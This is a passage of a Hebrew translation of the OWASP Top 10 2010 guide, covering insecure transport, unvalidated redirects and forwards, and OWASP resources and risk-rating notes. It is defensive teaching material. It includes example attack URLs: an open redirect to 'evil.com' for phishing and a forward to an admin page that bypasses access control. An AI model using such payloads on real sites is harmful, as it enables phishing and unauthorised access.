2. נעשה שימוש ב SSL עבור כל המשאבים בכל הדפים והשירותים שכוללים מידע פרטי. כל זאת בשביל להגן על המידע ועל נתוני ההזדהות אשר מוחלפים בין היישום למשתמש. יש להימנע מעירוב עמודים מוצפנים (SSL) ועמודים שאינם מוצפנים על-מנת למנוע הודעות שגיאה המוצגות למשתמש בדפדפן ועשויות לחשוף נתוני הזדהות.
3. יש לוודא תמיכה באלגוריתמים חזקים בלבד.
4. יש לוודא כי נתוני ה- Cookies מוגדרים בצורה מאובטחת על-מנת שהדפדפן לעולם לא ישלח נתונים אלו בצורה גלויה.
5. יש לוודא כי התעודה הדיגיטלית בצד השרת הינה לגיטימית ומוגדרת כראוי. זה כולל את היותה מונפקת על ידי גורם מוסמך, עודנה תקפה, לא בוטלה והיותה מתאימה לכל הכתובות שבשימוש האתר.

כיצד אני מונע סיכון זה?

הגנה מספקת בשכבת התעבורה עשויה להשפיע את תכנון האתר. הפתרון הקל יהיה לדרוש SSL לכל התעבורה לאתר. כתוצאה מסיבות שקשורות לביצועים חלק מהאתרים משתמשים ב SSL רק עבור דפי אינטרנט פנימיים. אחרים ישתמשו ב SSL רק עבור דפים "חשובים", אולם הדבר יכול להוביל לחשיפת נתוני הזדהות ולחשיפת מידע רגיש נוסף. לכל הפחות יש לבצע את כל הפעולות הבאות:

1. דרוש SSL עבור כל הדפים האינטרנט הכוללים מידע רגיש. בקשות שאינן משתמשות ב SSL יופנו לדף שדורש SSL.
2. הפעל דגל ה secure עבור כל ה cookies שמשמשים להעברת מידע רגיש.
3. קבע שתצורת ספק ה SSL תתמוך באלגוריתם חזק (תואם FIPS 140-2).
4. וודא שהתעודה הדיגיטלית הינה תקפה, לא בטלה והיותה מתאימה לכל הכתובות בהם משתמש אתר האינטרנט.
5. כל חיבורי התקשורת צריכים להשתמש ב- SSL או באמצעי הצפנה אחרים.

דוגמא לתסריטי תקיפה

דוגמא 1:

אתר האינטרנט אינו משתמש כלל ב SSL עבור כל הדפים שדורשים הזדהות מול השרת. התוקף מנטר את תעבורת הרשת (כגון רשת אלחוטית) וצופה בנתוני ההזדהות של הקורבן.לאחר מכן התוקף שולח לאתר את אותם נתוני הזדהות ולמעשה משתלט על חיבור המשתמש ליישום.

דוגמא 2:

תעודה דיגיטלית מוגדרת בצורה שגויה על אתר אינטרנט, דבר הגורם לדפדפן להציג הודעות שגיאה למשתמש. משתמשים נדרשים לאשר את הודעות השגיאה על-מנת להמשיך ולגשת לאתר. דבר זה גורם למשתמשים להתרגל להודעות השגיאה ולהתעלם מהן. התקפות מסוג Phishing מפתות את משתמשי אתר האינטרנט לאתר שדומה בצורתו לאתר המקורי, אך אינו משתמש בתעודה דיגיטלית ברת תוקף שגורם ליצירת הודעת אזהרה בדפדפן. כיוון שמשתמשי האתר מורגלים להודעות הלו, הם מאשרים את הודעת האזהרה וכתוצאה מכך משתמשים באתר הזדוני (Phishing) ומוסרים סיסמאות ומידע אישי אחר.

דוגמא 3:

אתר אינטרנט משתמש ב ODBC/JDBC תקני עבור חיבור לבסיס הנתונים, ללא הבנה כי נתוני התקשורת מול האתר אינם מוצפנים.

הפניות

OWASP

עבור סט דרישות שלם יותר ובעיות להימנע מהן בנושא זה.

ASVS requirements on Communications Security (V10).
OWASP Transport Layer Protection Cheat Sheet
OWASP Top 10-2007 on Insecure Communications
OWASP Development Guide: Chapter on Cryptography
OWASP Testing Guide: Chapter on SSL/TLS Testing

הפניות חיצוניות

CWE Entry 319 on Cleartext Transmission of Sensitive Information
SSL Labs Server Test
Definition of FIPS 140-2 Cryptographic Standard

A10 הפניות והעברות לא מאומתות

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	יכולת ניצול [בינונית]	שכיחות [נדיר]	יכולת גילוי [קלה]	השפעה [מתונה]	----
קח בחשבון כל אחד שיכול לגרום למשתמשים שלך להגיש בקשה לאתר שלך. כל אתר או בקשת HTML שהמשתמשים עשויים להשתמש בו עשוי לבצע מתקפה זו.	תוקף אשר מקושר להפניה לא מאומתת וגורם לקורבן להשתמש בקישור. קורבנות ישתמשו בקישור בסבירות גבוהה עקב זה שהקישור הינו לאתר מאומת. התוקף שם למטרה הפניות לא בטוחות בכדאי לעקוף את מנגנוני האבטחה.	יישומים מפנים לעיתים קרובות משתמשים לעמודים אחרים, או משתמשים בהפניות פנימיות באופן דומה. לפעמים דף המטרה מצוין במשתנה לא מאומת אשר מאפשר לתוקף לבחור את דף היעד. זיהוי של הפניות לא מאומתות שלא נבדקו הינו קל. חפש אחר הפניות שאתה יכול לקבוע את כל כתובת האתר. הפניות שלא נבדקו קשות יותר לגילוי, בגלל שהן מפנות לעמודים פנימיים.		הפניות מסוג זה, עשויות לנסות להתקין תוכנות זדוניות או להערים על הקורבן לחשוף סיסמאות או מידע רגיש אחר. הפניות לא בטוחות יכולות לגרום לעקיפת מנגנוני בקרת גישה.	יש לשקול את הערך העסקי של אמון המשתמשים בעסק שלך. מה יקרה אם תשתלט עליהם תוכנה זדונית? מה יקרה אם לתוקפים תהיה גישה לרכיבי מערכת פנימיים?

האם אני פגיע?

הדרך הטובה ביותר לגלות אם ביישום ישנם העברות והפניות לא מאומתות היא:

1. בחינת הקוד לכל שימוש בהפניה או העברה (ב .NET. נקראת העברה). בכל שימוש יש לזהות האם כתובת אתר היעד כלולה בכל משתני הערך, ואם כן יש לוודא שכל המשתנים מאומתים ומכילים רק כתובת יעד מאושרת או מרכיב של היעד.

2. כמו כן,בצע סריקות לאתר וראה אם הוא יוצר הפניות (קודי תגובת HTTP בין 300-307, בדרך כלל 302), בחן את המשתנים שסופקו לפניי ההפניה בכדאי לבדוק האם הם מופיעים ככתובת אתר היעד או חלק ממנו. אם התוצאה חיובית נבחן כל הפניה ונראה אם האתר מפנה אותנו ליעד החדש.

3. אם הקוד לא זמין לנו, צריך לסקור את כל המשתנים בכדאי לקבוע מי מהם מהווה הפניות או העברות, ולבדוק אותם נקודתית.

כיצד אני מונע סיכון זה?

שימוש בטוח בהפניות והעברות יכול להיעשות במספר דרכים:

1. המנע משימוש בהפניות והעברות.

2. בשימוש לא לתת למשתני המשתמש להיות מעורבים בחישוב היעד, ברוב המקרים זה יכול להיעשות.
3. במידה ולא ניתן להימנע משימוש במשתני יעד, יש לוודא שהערך שסופק הינו תקף, ומאושר עבור המשתמש.

מומלץ שלכל משתנה יעד יהיה ערך ממופה, מאשר כתובת אתר ממשי או חלק ממנו, ושהקוד בשרת יתרגם את המיפוי לכתובת אתר היעד.

יישומיים יכולים לעשות שימוש ב- ESAPI בכדי לעקוף את שיטת sendRedirect בכדאי לוודא שכל יעדי העברות הינם בטוחים.

הימנעות מפגמים אלו הינה חשובה מאוד עקב היותם יעד מעודף לתוקפים אשר מנסים לרכוש את אמון המשתמשים.

דוגמא לתסריטי תקיפה

דוגמא 1:

ביישום ישנו דף הנקרא "redirect.jsp" אשר לוקח משתנה בודד בשם "URL". התוקף יוצר כתובת אתר זדוני אשר מפנה משתמשים לאתר זדוני אשר מבצע מתקפת phishing ומתקין תוכנה זדונית.

http://www.example.com/redirect.jsp?url=evil.com

דוגמא 2:

היישום משתמש בהעברה בכדאי לנתב בקשות בין חלקים שונים באתר. במטרה לסייע חלק מהדפים משתמשים במשתנים אשר מציינים להיכן המשמש אמור להישלח במקרה והעברה מוצלחת. במקרה כזה תוקף יוצר כתובת אתר אשר יחמוק ממנגנוני בקרת הגישה של היישום ואחר כך יעביר את התוקף לרכיב ניהולי, אשר במצב רגיל לא תהיה לו גישה אליה.

http://www.example.com/boring.jsp?fwd=admin.jsp

הפניות

OWASP

OWASP Article on Open Redirects

ESAPI Security Wrapper Response sendRedirect() method

הפניות חיצוניות

CWE Entry 601 on Open Redirects

WASC Article on URL Redirector Abuse

Google blog article on the dangers of open redirects

מ+ מה בעתיד עבור מפתחים

ביסוס ושימוש בערכה השלמה של בקרות אבטחת המידע הנפוצות

בין אם הינך חדש בתחום פיתוח יישומי אינטרנט מאובטחים או שהינך מכיר את הסיכונים, המשימה של יצירת יישום אינטרנט מאובטח או תיקון יישום קיים עשויה להיות מורכבת. במידה ועליך לנהל מספר רב של יישומים, המשימה עשויה להיות מרתיעה.

משאבים רבים של ארגון OWASP ניתנים לשימוש בחינם

על מנת לסייע לארגונים ולמפתחים להקטין את הסיכונים הנובעים מפיתוח מאובטח בצורה חסכונית, ארגון OWASP יצר מספר רב של משאבים חינמיים וחופשיים אשר תוכל להשתמש בהם על-מנת לטפל בנושא פיתוח מאובטח בארגון שלך. להלן כמה דוגמאות של משאבים אשר פיתח ארגון OWASP על-מנת לסייע לארגונים בנושא פיתוח מאובטח. בעמוד הבא, אנו מציגים משאבים נוספים של ארגון OWASP אשר עשויים לסייע לארגונים בבדיקת רמת האבטחה ביישומים שלהם.

דרישות פיתוח מאובטח

- על-מנת לפתח יישום אינטרנט מאובטח, עליך להגדיר מהו מאובטח עבור אותו יישום. ארגון OWASP ממליץ להשתמש במסמך ASVS, http://www.owasp.org/index.php/, כמדריך להגדרת דרישות אבטחת המידע מהיישום.
  במידה והינך משתמש במיקור חוץ, שקול להשתמש במסמך https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex

ארכיטקטורת פיתוח מאובטח

- במקום לכתוב מחדש את נושא האבטחה ביישום שלך, זול יותר לתכנן את נושא האבטחה מלכתחילה. ארגון OWASP ממליץ להשתמש במסמך Guide, http://www.owasp.org/index.php/, כנקודת מוצא טובה להדרכה בנושא של תכנון אבטחה.

בקרות אבטחת מידע בסיסיות

- בניית בקרות אבטחת מידע חזקות ויעילות הינה דבר מורכב באופן יוצא מן הכלל. על-מנת להקל על מפתחים ביצור יישומים מאובטחים, יש לספק להם סדרה שלמה של בקרות אבטחת מידע. ארגון OWASP ממליץ להשתמש במדריך ESAPI http://www.owasp.org/index.php/ כדוגמא לממשקי פיתוח מאובטחים הדרושים ליצירת יישומים אינטרנט מאובטחים. מדריך ESAPI מהווה אזכור למימוש בפיתוחי JAVA, .NET, PHP, ASP קלאסי, Python ו-Cold Fusion.

מחזור חיים של פיתוח מאובטח

- על-מנת לשפר את התהליך בו משתמש הארגון שלך בעת פיתוח יישומים, ארגון OWASP ממליץ להשתמש במדריך SAMM, http://www.owasp.org/index.php/. דוגמא זו מסייעת לארגונים ליצור ולממש אסטרטגיה ליישום מאובטח מותאמת לסיכונים המיוחדים העומדים בפני הארגון.

הכשרה בנושא פיתוח מאובטח

- פרוייקט ההכשרה של ארגון OWASP (http://www.owasp.org/index.php/Category:OWASP_Education_Project) מספק חומרי הכשרה אשר מסייעים להכשיר מפתחים בנושא של פיתוח יישומי אינטרנט מאובטחים ויצר רשימה ארוכה של מצגות הכשרה (https://www.owasp.org/index.php/OWASP_Education_Presentation). על-מנת ללמוד מידע שימושי בנושא נקודות תורפה, עיין במדריך WebGoat, http://www.owasp.org/index.php/. על-מנת להתעדכן, הנך מוזמן לכנסים של ארגון OWASP (http://www.owasp.org/index.php/Category:OWASP_AppSec_Conference) או לאחד הסניפים המקומיים של ארגון OWASP (http://www.owasp.org/index.php/Category:OWASP_Chapter)

קיימים משאבים רבים נוספים של ארגון OWASP הזמינים לשימושך. אנא בקר באתר OWASP Project page, אשר מכיל רשימה מלאה של כל הפרויקטים של ארגון OWASP, מסודרים לפי שלבי הפרויקטים המדוברים (פרויקט בשלב אלפא או בטא). מרבית המשאבים של ארגון OWASP זמינים באמצעות wiki, ומסמכים רבים זמינים בעותק מודפס.

ב+ מה בעתיד עבור בודקי תוכנה

היה מאורגן

על-מנת לבחון את נושא האבטחה של יישום אינטרנט אשר פיתחת, או שאתה מתכוון לרכוש, ארגון OWASP ממליץ שתבחן את הקוד של היישום (במידה והקוד זמין), ותבדוק את היישום עצמו גם כן. ארגון OWASP ממליץ לשלב בקרת קוד ובדיקת אבטחת מידע ככל שניתן, מכיוון שדבר זה מאפשר לך למנף את החוזק של שתי השיטות וכיוון ששתי הגישות משלימות אחת את השנייה. כלים המסייעים לבדוק תהליכים עשויים לשפר את היעילות ואת תוצאות הניתוח של מומחה בתחום. כלי ההערכה של ארגון OWASP ממוקדים בעזרה למקצוען להיות יעיל יותר, מאשר לנסות לייעל את תהליך הבדיקה עצמו.

תקינה כיצד לבדוק פיתוח מאובטח של יישום: על-מנת לסייע לארגונים לפתח עקביות ורמה מוגדרת של הקפדה כאשר בוחנים את רמת האבטחה של יישומי אינטרנט, ארגון OWASP פיתח את מדריך Application Security Verification Standard - ASVS. מסמך זה מגדיר את תקן הבדיקות המינימאלי על-מנת לבצע בדיקות פיתוח יישומים מאובטח. ארגון OWASP ממליץ שתשמש במסמך ASVS כמדריך לא רק עבור מה לחפש בעת בדיקת אבטחה של יישום אינטרנט, אלא גם אלו טכניקות מתאימות ביותר לשימוש, ולעזור לך להגדיר ולבחור את רמת ההקפדה כאשר בודקים את רמת האבטחה של יישום אינטרנט. ארגון OWASP גם ממליץ להשתמש במסמך ASVS על-מנת לעזור להגדיר ולבחור שירותי בדיקה עבור יישומי אינטרנט אשר אתה עשוי להשיג מספקים צד שלישי.

חבילות של כלי בדיקה: פרויקט OWASP Live CD קיבץ יחדיו חלק מכלי האבטחה החופשיים הטובים ביותר לסביבה אחת הניתנת לאתחול. מפתחי יישומי אינטרנט, בודקים ומקצועני אבטחת מידע יכולים לבצע אתחול מתוך ה - Live CD ובין רגע לגשת למבחר כלי בדיקת אבטחת מידע. התקנה או הגדרה אינן נדרשות על-מנת להשתמש בכלים שסופקו.

בקרת קוד

בדיקת הקוד הינה הדרך הוודאית ביותר על-מנת לבחון האם יישום מאובטח. בדיקות אבטחת מידע רק מוכיחות כי היישום אינו מאובטח.

בחינת הקוד: כמשלים למסמך OWASP Developer's Guide, ולמסמך OWASP Testing Guide, ארגון OWASP פיתח את מסמך OWASP Code Review Guide על-מנת לסייע למפתחים ולמומחי פיתוח יישומי מאובטחים להבין כיצד לבחון בצורה יעילה את נושא האבטחה ביישום אינטרנט על ידי בחינת הקוד. קיימים מספר נושאים הקשורים לפיתוח קוד מאובטח, כדוגמת הזרקת קוד זדוני, אשר קלות למציאה באמצעות בחינת קוד, לעומת בדיקות חיצוניות.

כלים לבדיקת קוד: ארגון OWASP עשה עבודה מבטיחה בתחום על-מנת לסייע למקצוענים לבצע בדיקות קוד, אך כלים אלו עדיין בתחילת דרכם. היוצרים של כלים אלו משתמשים בהם על בסיס יום-יומי כאשר הם מבצעים בדיקות קוד, אך משתמשים אשר אינם מקצוענים, עשויים למצוא כי כלים אלו קשים לשימוש. דוגמאות לכלים אלו: Orizon, CodeCrawlerו - **O2**.

בדיקת אבטחת מידע

בדיקת היישום: ארגון OWASP פיתח את מדריך Testing Guide על-מנת לסייע למפתחים, בודקים ומומחי אבטחת מידע להבין כיצד לבדוק בצורה יעילה את נושא האבטחה של יישומי האינטרנט. מדריך רחב זה, אשר מכיל עשרות תורמים, מספק סיקור נרחב של נושאי בדיקת פיתוח קוד מאובטח. כמו שלבדיקת קוד יש את היתרונות שלה, כך גם לבדיקת אבטחת מידע יש. זה מאוד משכנע כאשר ביכולתך להוכיח כי יישום אינו מאובטח ע"י הצגת הדרך בה ניתן לנצלו. קיימים נושאי אבטחת מידע רבים, במיוחד כל האבטחה סביב תשתית היישום, אשר פשוט לא ניתן לבחון על ידי בדיקת קוד, מכיוון שהיישום אינו מספק אבטחה בעצמו.

כלים לבדיקת אבטחת מידע: פרויקט WebScarab, אשר הינו אחד הפרויקטים הנפוצים ביותר של ארגון OWASP, הינו כלי בדיקת יישום אינטרנט מבוסס Proxy. הוא מאפשר לבודק אבטחת המידע להאזין לבקשות יישום האינטרנט, וכך הבודק עשוי להבין כיצד היישום פועל. הכלי גם מסייע לבודק לשלוח בקשות חדשות לבדיקה ולבדוק האם היישום מתנהג באופן מאובטח לבקשות אלו. כלי זה יעיל במיוחד על-מנת לסייע לבודק למצוא מתקפות מסוג XSS, פגמים במנגנון ההזדהות, ופגמים בבקרות הגישה.

מה בעתיד עבור ארגונים

החל בתוכנית פיתוח מאובטח היום

פיתוח מאובטח אינה בחירה כיום. בין עליה בכמות המתקפות ודרישות מצד תקנים רגולטורים, ארגונים חייבים ליצור יכולות אפקטיביות לאבטחת היישומים שלהם.

בהינתן המספר הגבוה של יישומים ושורות קוד אשר כבר בשימוש, ארגונים רבים נאבקים על-מנת לטפל במספר גבוה של חולשות. ארגון OWASP ממליץ לארגונים לבסס תוכנית פיתוח מאובטח על-מנת להשיג תובנה ולשפר את האבטחה סביב מגוון היישומים שברשותם. על-מנת להשיג פיתוח מאובטח, נדרש מחלקים רבים בארגון לפעול ביחד ביעילות, לרבות מחלקת אבטחת מידע, מחלקת הבקרה, מחלקת הפיתוח, המחלקה העסקית וההנהלה הבכירה.

דבר זה דורש שקיפות של תהליך אבטחת המידע, על-מנת שכל השחקנים השונים יוכלו להבין את עמדת הארגון בנושא פיתוח מאובטח. דבר זה דורש לשים דגש על הפעולות והתוצרים אשר עשויים לסייע לארגון בנושא אבטחת מידע על ידי הקטנת הסיכונים באופן יעיל וחסכוני. חלק מהפעולות העיקריות ביישום תוכנית פיתוח מאובטח כוללות:

התחל

- בסס תוכנית פיתוח מאובטח והחל לאמץ אותה. https://www.owasp.org/index.php/SAMM_-_Strategy_&_Metrics_-_1
- נהל בדיקת פערים להשוואת הארגון שלך מול המתחרים על-מנת להגדיר איזורי התייעלות עיקריים ותוכנית פעולה. https://www.owasp.org/index.php/SAMM_-_Strategy_&_Metrics_-_3
- השג אישור של ההנהלה וצור קמפיין להעלאת המודעות לנושא יישומים מאובטחים לכלל ארגון הטכנולוגיות. https://www.owasp.org/index.php/SAMM_-_Education_&_Guidance_-_1

גישה מבוססת סיכונים

- זהה ובצע סדר עדיפויות המבוסס על הסיכונים הקיימים ביישומים הקיימים בארגון שלך. https://www.owasp.org/index.php/SAMM_-_Strategy_&_Metrics_-_2
- צור תיק סיכונים ליישומים על-מנת למדוד ולבצע סדר עדיפויות ליישומים הקיימים בארגון. בסס הנחיות המגדירות את הכיסוי ורמת ההקפדה הנדרשת.
- בסס דגם הערכת סיכונים שכיחים עם ערכת סבירות עקבית וגורמי השפעה על יכולת הארגון לסבול את הסיכון. https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

בסס יסודות איתנים

- בסס מדיניות ותקנים ממוקדים אשר מאפשרים לפיתוח המאובטח נקודת התחלה לכל צוותי הפיתוח לדבוק בהן. https://www.owasp.org/index.php/SAMM_-_Policy_&_Compliance_-_2
- הגדר בקרות אבטחת מידע שכיחות אשר משלימות את המדיניות והתקנים ומאפשרות תיכנון ופיתוח הדרכות לשימוש בהן. https://www.owasp.org/index.php/ESAPI
- בסס תוכנית הדרכה לפיתוח מאובטח אשר נדרשת ומוכוונת לתפקידי פיתוח שונים. https://www.owasp.org/index.php/SAMM_-_Education_&_Guidance_-_2

שלב אבטחת מידע בתהליכים קיימים

- הגדר ושלב יישום אבטחת מידע (https://www.owasp.org/index.php/SAMM_-_Construction) ופעולות בדיקה (https://www.owasp.org/index.php/SAMM_-_Verification) לתוך תהליכי פיתוח ותפעול. פעולות לרבות תבניות איום (https://www.owasp.org/index.php/SAMM_-_Threat_Assessment_-_1), תכנון מאובטח ובדיקה (https://www.owasp.org/index.php/SAMM_-_Design_Review_-_1), בדיקת קוד מאובטח (https://www.owasp.org/index.php/SAMM_-_Code_Review_-_1), בדיקת אבטחת מידע (https://www.owasp.org/index.php/SAMM_-_Security_Testing_-_1), תיקון וכו'.
- ספק מומחים לנושא ושירותי תמיכה למפתחים ולצוותי ניהול הפרוייקטים על-מנת שיוכלו להצליח. https://www.owasp.org/index.php/SAMM_-_Education_&_Guidance_-_3

ספק ראייה ניהולית

- נהל באמצעות מדדים. החל שיפור והחלטות תקציביות בהתבסס על מדדים וניתוח מידע שנאסף. מדדים כוללים דבקות בשיטות עבודה/פעולות בנושא אבטחת מידע, נקודות תורפה המתגלות, מיתון נקודות תורפה, סיקור יישומים וכו'.
- נתח נתונים ממימוש ובדיקת פעילויות על-מנת למצוא את שורש הגורמים לדפוסים של נקודות תורפה והחל אסטרטגיה לשיפור מערכתי לרוחב הארגון.

+0 הערות לגבי סיכונים

מדובר בסיכונים, לא בחולשות

למרות שהגרסאות הקודמות של OWASP Top 10 התמקדו בזיהוי של ה"חולשות" הנפוצות ביותר, מסמכים אלו למעשה תמיד היו מאורגנים (מאוגדים) סביב סיכונים. זה גרם לבלבול המובן מצדם של אנשים אשר חיפשו אחר הגדרות לסיווג של חולשות בצורה אדוקה. עדכון זה מבאר את ההתמקדות בסיכון שנעשה ב - Top10 הזאת, על ידי כך שהוא מסביר כיצד גורמי איום, נתיבי התקפה, חולשות, השפעות טכניות, והשפעה על העסק משתלבים ביחד ויוצרים סיכונים.

בכדי לעשות כך, פיתחנו שיטה לדירוג סיכון עבור ה - Top 10 שמבוססת על OWASP Risk Rating Methodology. עבור כל אחד מעשרת הסעיפים, הערכנו את הסיכון הטיפוסי שכל חולשה מהווה עבור יישומי אינטרנט, על ידי בחינה של גורמי סבירות וגורמי השפעה שכיחים עבור כל אחת מהחולשות. לאחר מכן דירגנו את עשרת הסעיפים על פי אותן חולשות אשר בד"כ הציגו את הסיכון המשמעותי ביותר ליישום.

שיטת דירוג הסיכון של OWASP מגדירה מספר רב של גורמים שעוזרים לחשב את הסיכון של חולשה מזוהה. עם זאת, עשרת הסעיפים צריכים לדבר על הכללות, מאשר על חולשות מסוימות ביישומים אמיתיים. אי לכך, לעולם לא נוכל להיות מדויקים כמו בעל מערכת אשר מחשב את הסיכון של היישומיים במערכת שלו. איננו יודעים כמה חשובים היישומיים שלכם והמידע, מה הם גורמי האיום, או כיצד המערכת נבנתה או מתופעלת.

השיטה שלנו כוללת שלוש גורמי סבירות לכל חולשה (שכיחות, ניתנת לזיהוי, והפשטות לניצול (נצילות)) וגורם השפעה אחד (השפעה טכנית). השכיחות של חולשה היא גורם שבדרך כלל אתה לא צריך לחשב. עבור שכיחות המידע, אספנו מידע סטטיסטי לגבי שכיחות ממספר ארגונים שונים. שילבנו את המידע ביחד על-מנת לקבל רשימת עשרת הסבירויות הגדולות המאורגנים לפי שכיחות. לאחר מכן, המידע הזה שולב עם שני גורמי הסבירות האחרים (ניתן לזיהוי, וניתן לניצול) לחישוב דירוג הסבירות לכל חולשה. לאחר מכן, ערך זה הוכפל בהערכה הממוצעת של ההשפעה הטכנית לכל חולשה לקבלת דירוג סיכון כללי עבור כל חולשה ב - Top 10.

שים לב שגישה זו אינה לוקחת בחשבון את הסבירות של גורמי האיום, או פרטים טכניים נוספים הקשורים ליישום המסוים שלך. כל אחד מהגורמים הללו עלולים להשפיע מהותית על הסבירות הכללית שתוקף ימצא וינצל פגיעות מסוימת. הדירוג גם אינו לוקח בחשבון את היקף ההשפעה הממשי על הארגון. על הארגון שלך להחליט על מידת סיכון האבטחה מיישום שהארגון מוכן לספוג. המטרה של OWASP Top 10 איננה לעשות את ניתוח הסיכונים הזה עבורך.
להלן הדגמה המציגה את חישוב הסיכון עבור A2: Cross-Site Scripting, בתור דוגמה. שים לב שמתקפת XSS כה שכיחה שהיא קיבלה ערך שכיחות של "מאוד שכיח". כל שאר הסיכונים דורגו בטווח שבין שכיח ללא נפוץ, בעלי ערכים של 1 ל- 3.

גורמי איום	נתיבי תקיפה	חשיפת אבטחת מידע		השפעות טכניות	השפעות עסקיות
----------	יכולת ניצול [בינוני]	שכיחות [נפוץ]	יכולת גילוי [קל]	השפעה [מתון]	----------
	2	0	1	2	
		1		2	
			2		

ג+ מידע לגבי גורמי סיכון

סיכום עשרת גורמי הסיכון המובילים

הטבלה הבאה מציגה סיכום של עשרת סיכוני האבטחה המובילים ליישומים בשנת 2010, וגורמי הסיכון אשר הצמדנו לכל סיכון. גורמים אלו נקבעו על פי סטטיסטיקות זמינות והניסיון של צוות OWASP. בכדי להבין גורמים אלו עבור יישום מסוים או ארגון, עלייך תמיד לשקול את גורמי האיום המסוימים ואת ההשפעה העסקית על הארגון שלך. אפילו חולשות תוכנה מבישות עלולות להיות חסרות סיכון מהותי אם אין בנמצא גורמי איום לחולל את ההתקפה הדרושה או שההשפעה על העסק זניחה עבור הנכסים המעורבים בה.

איום	גורמי איום	נתיבי תקיפה	חשיפת אבטחת מידע		השפעות טכניות	השפעות עסקיות
	----	יכולת ניצול	שכיחות	יכולת גילוי	השפעה	----
A1– הזרקת קוד זדוני		קלה	שכיח	בינונית	חמורה	
A2– XSS		בינונית	מאד נפוץ	קלה	מתונה	
A3– הזדהות שבורה ומנגנון ניהול שיחה		בינונית	שכיח	בינונית	חמורה	
A4 – אזכור ישיר לרכיב לא מאובטח		קלה	שכיח	קלה	מתונה	
A5– CSRF		בינונית	נפוץ	קלה	מתונה	
A6– ניהול תצורה לא מאובטח		קלה	שכיח	קלה	מתונה	
A7– אחסון מפתחות הצפנה בצורה לא מאובטחת		קשה	נדיר	קשה	חמורה	
A8– כשלון בהגבלת גישה לכתובת האתר		קלה	נדיר	בינונית	מתונה	
A9– הגנה בלתי מספקת בשכבת התעבורה		קשה	שכיח	קלה	מתונה	
A10– הפניות והעברות לא מאומתות		בינונית	נדיר	קלה	מתונה	

סיכונים נוספים אותם יש לשקול

עשרת הסיכונים המובילים מכסים שטח נרחב, אך ישנם סיכונים נוספים המומלצים עבורך לשיקול והערכה בארגונך. חלק מהם הופיעו בגרסאות קודמות של OWASP Top 10, וחלקם לא, בהם נכללים שיטות מתקפה חדשות המתגלות כל הזמן. סיכוני פיתוח מאובטח חשובים נוספים (המסודרים לפי abc האנגלי) שמומלץ לשקול כוללים:

Clickjacking (התקפה שהתגלתה לראשונה ב 2008)
Concurrency Flaws
Denial of Service
Header Injection (also called CRLF Injection)
Information Leakage and Improper Error Handling (Was part of 2007 Top 10 –Entry A6)
Insufficient Anti-automation
Insufficient Logging and Accountability (Related to 2007 Top 10 –Entry A6)
Lack of Intrusion Detection and Response
Malicious File Execution (Was 2007 Top 10 –Entry A3)